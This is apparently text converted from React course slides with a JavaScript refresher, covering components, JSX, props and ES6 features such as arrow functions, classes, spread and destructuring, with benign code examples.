


What Is React? And Why Would We Use It?

React is a JavaScript library for
building user interfaces

React makes building **complex**,
interactive and **reactive** user
interfaces **simpler**

What is React.js?

React.js




A client-side JavaScript
library



All about building modern,
reactive user interfaces for
the web



Declarative, component-
focused approach




Mobile apps and desktop apps **feel** very “**reactive**”: Things happen instantly, you **don’t wait** for new pages to load or actions to start.

Traditionally, in web apps, you click a link and wait for a new page to load. You click a button and wait for some action to complete.




JavaScript To The Rescue!



Building Single-Page-Applications (SPAs)

React can be used to **control parts** of HTML pages or entire pages.



“**Widget**” approach on a multi-page-application.
(Some) pages are still **rendered on and served by a backend server**.

In this course!

React can also be used to **control the entire frontend** of a web application



“Single-Page-Application” (SPA) approach. Server **only sends one HTML page**, thereafter, React takes over and controls the UI.

HTML, CSS & JavaScript are about
building user interfaces **as well**


React.js Alternatives

Angular



Complete component-based UI framework, packed with features. Uses TypeScript. Can be overkill for smaller projects.

React.js



Lean and focused component-based UI library. Certain features (e.g. routing) are added via community packages.

Vue.js



Complete component-based UI framework, includes most core features. A bit less popular than React & Angular.

About This Course & Course Outline

Theory / Small
Demos & Examples



More Realistic
(Bigger) Example
Projects



Challenges &
Exercises

Components & Building
UIs

Working with Events &
Data: "props" and "state"

Styling React Apps &
Components

Introduction into "React
Hooks"

Basics & Foundation
(Introducing Key Features)

Side Effects, "Refs" & More
React Hooks

React's Context API &
Redux

Forms, Http Requests &
"Custom Hooks"

Routing, Deployment,
NextJS & More

Advanced Concepts
(Building for Production)


JavaScript Refresher

ReactJS Summary

React Hooks Summary

Summaries & Refreshers
(Optimizing your Time)

Taking This Course: Two Options



Standard Approach *(Recommended)*

Start with lecture 1 in section 1 and go through the course step by step

Skip JavaScript refresher module if you don't need it

Use React summary module at the end to summarize what you learned or to refresh knowledge in the future



Summary Approach *(If you're in a hurry)*

Skip forward to the React summary module

Optionally also take JavaScript refresher module if you need it

Go through the entire course after going through the summary module and / or if you got more time in the future

How To Get The Most Out Of The Course



Watch the Videos
(choose your pace)



Code Along & Practice
(also without me telling you)



Debug Errors & Explore Solutions
(also use code attachments)



Help Each Other & Learn Together
(Discord, Q&A Board)

JS Array Functions

Not really next-gen JavaScript, but also important: JavaScript array functions like `map()`, `filter()`, `reduce()` etc.

You'll see me use them quite a bit since a lot of React concepts rely on working with arrays (in immutable ways).

The following page gives a good overview over the various methods you can use on the array prototype - feel free to click through them and refresh your knowledge as required: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array

Particularly important in this course are:

- `map()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/map
- `find()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/find
- `findIndex()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/findIndex
- `filter()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/filter
- `reduce()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/Reduce?v=b
- `concat()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/concat?v=b
- `slice()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/slice
- `splice()` => https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Array/splice

In this module, I provided a brief introduction into some core next-gen JavaScript features, of course focusing on the ones you'll see the most in this course. Here's a quick summary!

let & const

Read more about `let` : <https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Statements/let>

Read more about `const` : <https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Statements/const>

`let` and `const` basically replace `var` . You use `let` instead of `var` and `const` instead of `var` if you plan on never re-assigning this "variable" (effectively turning it into a constant therefore).

ES6 Arrow Functions

Read more: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Functions/Arrow_functions

Arrow functions are a different way of creating functions in JavaScript. Besides a shorter syntax, they offer advantages when it comes to keeping the scope of the `this` keyword (see [here](#)).

Arrow function syntax may look strange but it's actually simple.

```
.  function callMe(name) {  
.      console.log(name);  
.  }
```

which you could also write as:

```
.  const callMe = function(name) {  
.    console.log(name);  
.  }
```

becomes:

```
.  const callMe = (name) => {  
.    console.log(name);  
.  }
```

Important:

When having **no arguments**, you have to use empty parentheses in the function declaration:

```
.  const callMe = () => {  
.    console.log('Max!');  
.  }
```

When having **exactly one argument**, you may omit the parentheses:

```
.  const callMe = name => {  
.    console.log(name);  
.  }
```

When **just returning a value**, you can use the following shortcut:

```
.  const returnMe = name => name
```

That's equal to:

```
.  const returnMe = name => {  
.    return name;  
.  }
```

Exports & Imports

In React projects (and actually in all modern JavaScript projects), you split your code across multiple JavaScript

files - so-called modules. You do this, to keep each file/module focused and manageable.

To still access functionality in another file, you need **export** (to make it available) and **import** (to get access) statements.

You got two different types of exports: **default** (unnamed) and **named** exports:

default => `export default ...;`

named => `export const someData = ...;`

You can import **default exports** like this:

```
import someNameOfYourChoice from './path/to/file.js';
```

Surprisingly, `someNameOfYourChoice` is totally up to you.

Named exports have to be imported by their name:

```
import { someData } from './path/to/file.js';
```

A file can only contain one default and an unlimited amount of named exports. You can also mix the one default with any amount of named exports in one and the same file.

When importing **named exports**, you can also import all named exports at once with the following syntax:

```
import * as upToYou from './path/to/file.js';
```


`upToYou` is - well - up to you and simply bundles all exported variables/functions in one JavaScript object. For example, if you `export const someData = ... (/path/to/file.js)` you can access it on `upToYou` like this: `upToYou.someData`.

Classes

Classes are a feature which basically replace constructor functions and prototypes. You can define blueprints for JavaScript objects with them.

Like this:

```
. class Person {  
.   constructor () {  
.     this.name = 'Max';  
.   }  
. }  
.   
. const person = new Person();  
. console.log(person.name); // prints 'Max'
```

In the above example, not only the class but also a property of that class (=> `name`) is defined. The syntax you see there, is the "old" syntax for defining properties. In modern JavaScript projects (as the one used in this course), you can use the following, more convenient way of defining class properties:

```
. class Person {  
.   name = 'Max';  
. }  
.   
. const person = new Person();  
. console.log(person.name); // prints 'Max'
```

You can also define methods. Either like this:

```

.   class Person {
.       name = 'Max';
.       printMyName () {
.           console.log(this.name); // this is required to refer
.           to the class!
.       }
.   }
.
.   const person = new Person();
.   person.printMyName();

```

Or like this:

```

.   class Person {
.       name = 'Max';
.       printMyName = () => {
.           console.log(this.name);
.       }
.   }
.
.   const person = new Person();
.   person.printMyName();

```

The second approach has the same advantage as all arrow functions have: The `this` keyword doesn't change its reference.

You can also use **inheritance** when using classes:

```

.   class Human {
.       species = 'human';
.   }
.
.   class Person extends Human {
.       name = 'Max';
.       printMyName = () => {
.           console.log(this.name);
.       }
.   }
.
.   const person = new Person();

```

```
. person.printMyName();  
. console.log(person.species); // prints 'human'
```

Spread & Rest Operator

The spread and rest operators actually use the same syntax: `...`

Yes, that is the operator - just three dots. It's usage determines whether you're using it as the spread or rest operator.

Using the Spread Operator:

The spread operator allows you to pull elements out of an array (=> split the array into a list of its elements) or pull the properties out of an object. Here are two examples:

```
. const oldArray = [1, 2, 3];  
. const newArray = [...oldArray, 4, 5]; // This now is [1, 2,  
    3, 4, 5];
```

Here's the spread operator used on an object:

```
. const oldObject = {  
.   name: 'Max'  
. };  
. const newObject = {  
.   ...oldObject,  
.   age: 28  
. };
```

`newObject` would then be

```
. {  
.   name: 'Max',  
.   age: 28  
. }
```

The spread operator is extremely useful for cloning arrays and objects. Since both are [reference types](#) (and not

primitives), copying them safely (i.e. preventing future mutation of the copied original) can be tricky. With the spread operator you have an easy way of creating a (shallow!) clone of the object or array.

Destructuring

Destructuring allows you to easily access the values of arrays or objects and assign them to variables.

Here's an example for an array:

```
.  const array = [1, 2, 3];  
.  const [a, b] = array;  
.  console.log(a); // prints 1  
.  console.log(b); // prints 2  
.  console.log(array); // prints [1, 2, 3]
```

And here for an object:

```
.  const myObj = {  
.    name: 'Max',  
.    age: 28  
.  }  
.  const {name} = myObj;  
.  console.log(name); // prints 'Max'  
.  console.log(age); // prints undefined  
.  console.log(myObj); // prints {name: 'Max', age: 28}
```

Destructuring is very useful when working with function arguments. Consider this example:

```
.  const printName = (personObj) => {  
.    console.log(personObj.name);  
.  }  
.  printName({name: 'Max', age: 28}); // prints 'Max'
```

Here, we only want to print the name in the function but we pass a complete person object to the function. Of course this is no issue but it forces us to call `personObj.name`

inside of our function. We can condense this code with destructuring:

```
.  const printName = ({name}) => {  
.    console.log(name);  
.  }  
.  printName({name: 'Max', age: 28}); // prints 'Max'
```

We get the same result as above but we save some code.

By destructuring, we simply pull out the `name` property and store it in a variable/ argument named `name` which we then can use in the function body.

React is a JavaScript library for
building user interfaces

HTML, CSS & JavaScript are about
building user interfaces **as well**

React makes building **complex**,
interactive and **reactive** user
interfaces **simpler**

React is all about “**Components**”

What is a “Component”?


React is all about “**Components**”
Because all user interfaces in
the end are made up of
components

Why Components?



Reusability

Don't repeat yourself



Separation of Concerns


Don't do too many things in one
and the same place (function)



Split big chunks of code into
multiple smaller functions




How Is A Component Built?



React & Components

React allows you to create **re-usable and reactive components** consisting of **HTML and JavaScript** (and CSS)



Declarative Approach

Define the desired target state(s) and let React figure out the actual JavaScript DOM instructions

Build your own, custom HTML Elements

JSX = “HTML in JavaScript”

Understanding JSX

```
<p title="Intro text">  
React.js is a library for  
building user interfaces.  
</p>
```




```
React.createElement(  
  'p',  
  { title: 'Intro text' },  
  'React.js is a library for  
  building user interfaces.'  
);
```

"Syntactic sugar", does **not run** in the browser like this!


Real JavaScript code, would run in the browser like this. Not nice to use for more complex than "HTML code".

You Build A Component Tree



Props are the “**attributes**” of your
“custom HTML elements” (Components)

Passing Data via "Props"



